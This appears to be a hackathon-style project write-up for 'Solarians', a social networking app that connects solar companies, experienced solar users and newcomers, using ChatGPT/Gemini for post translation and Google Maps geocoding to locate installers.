-
-


Solar ChatGPT and Google Gemini ChatBot AI
-



Application Dashboard Sample showing Users/Solarians sharing her experience on usage of Solar Energy
-


Application Dashboard Sample showing Solar Sales Companies sharing her Sales Adverts on Solar Energy
-

Application Dashboard
-


Application Language AI Translation System
-


Solar post content Updates System
-


Solar Companies Map Direction System
-


Solar Companies Map Locations System
-


Application Landing Page
Inspiration
According to energysage.com, Source:
https://www.energysage.com/solar/health-environmental-benefits-of-solar-energy/
Solar energy is a win-win: It saves you money and contributes to a cleaner environment. Solar panels draw their energy from the sun, a renewable resource that never diminishes. When you install a solar energy system at your home or business, you reduce your reliance on fossil fuels, improving your air quality and protecting the environment.
While so many people and communities are unaware of how Solar Energy Works and how it can improve our environments. There is serious need for an application that can educate and connect Solar Companies/Sellers, Solar Users who already used and has Solar Energy Experience with Solar Newbie(People/communities who are new to solar) and as a result, Solarian was born.
To make this application a reality, We develop this applications leveraging ChatGPT/Open AI, Google Gemini AI, Google Map API, Google Address Geo-Coding API, Msql Database etc.
What it does
Solarians is a rewarding Social Networking System Connecting Solar Companies/Salers, Solar Users & Solar Newbies to Share information and educate others about the importance of Solar Greener Future Energy and its positive impacts on our environments.
The Application is powered by OpenAI, Google Gemini AI, Google Map, Google Address Geo-Coding API, Mysql Database etc.
On the Part of Solar Companies Sellers/Installers
The Solar Installers/Companies will click on Register/Updates Your Solar Company Data button on the application Landing Page to submit their Solar Company Data.
The Data includes Company Name, Email, Website Url, Company Description, Address etc. The application automatically leverages Google Geo-Coding API to convert the company address to its respective longitude and latitude to make the company data available on the Google Map so that it can easily be accessed by Users/Solarians..
On the Part of Users/Solarians & Communities
Users and various communities who has an experience in the use of Solar System can get rewarded by Sharing and educating one another about the positive impacts of Solar on Our environment.
1.) The User will first Signup and login into the System. The Application Comprises of various Components.
2.)Add New Solar Updates: This components allows users to post and share new updates about Solar Energy. For instance:
An Experienced Solar User can update and share her experience on the use of Solar Energy to help educate Solar Newbies Communities about the positive impacts of Solar Energy Usage on our environments. She can post and share contents like Years of experience with Solar System, its Solar Inverter Capacity, Solar Battery Type and Capacity,Solar Panel Capacity, amount of load of loads the Solar can carry etc.
She can also share a photo of her Solar System, youtube Video showing a working Solar System Installations etc. to ultimately educate, inform and convince Solar Newbies Communities on the importance of Solar Energy usage on Our Environments as opposed to use of Generators, Fossile fuel etc.
An Solar Companies/Sellers can also advertise and share their Solar Sales to Solar Newbies Communities. Solar Companies/Sellers can post and share contents like Solar Inverter Capacity, Solar Battery Type and Capacity,Solar Panel Capacity, amount of load of loads the Solar can carry etc. They can also share a photo of her Solar System, youtube Video showing how the advertise Solar System works etc. to ultimately educate, inform and convince Solar Newbies Communities on the importance of Solar Energy usage on Our Environments.
ChatGPT/Open AI or Google Gemini AI can then be used to translate each post content to various languages to help various communities coming from various language background.
Upon every Post submission, every user can comment, like and view all shared contents.
The Notification Section: allows all Users/Solarians to receive a near real-time alerts/notifications each time a new content is posted as well as each time someone commented or like your posts.
The Comment Section: allows all users to comment on the Post and to get back to the poster by writing back in the comment section.
The Like Section: allows all users to like each post on Solar System Education Updates.
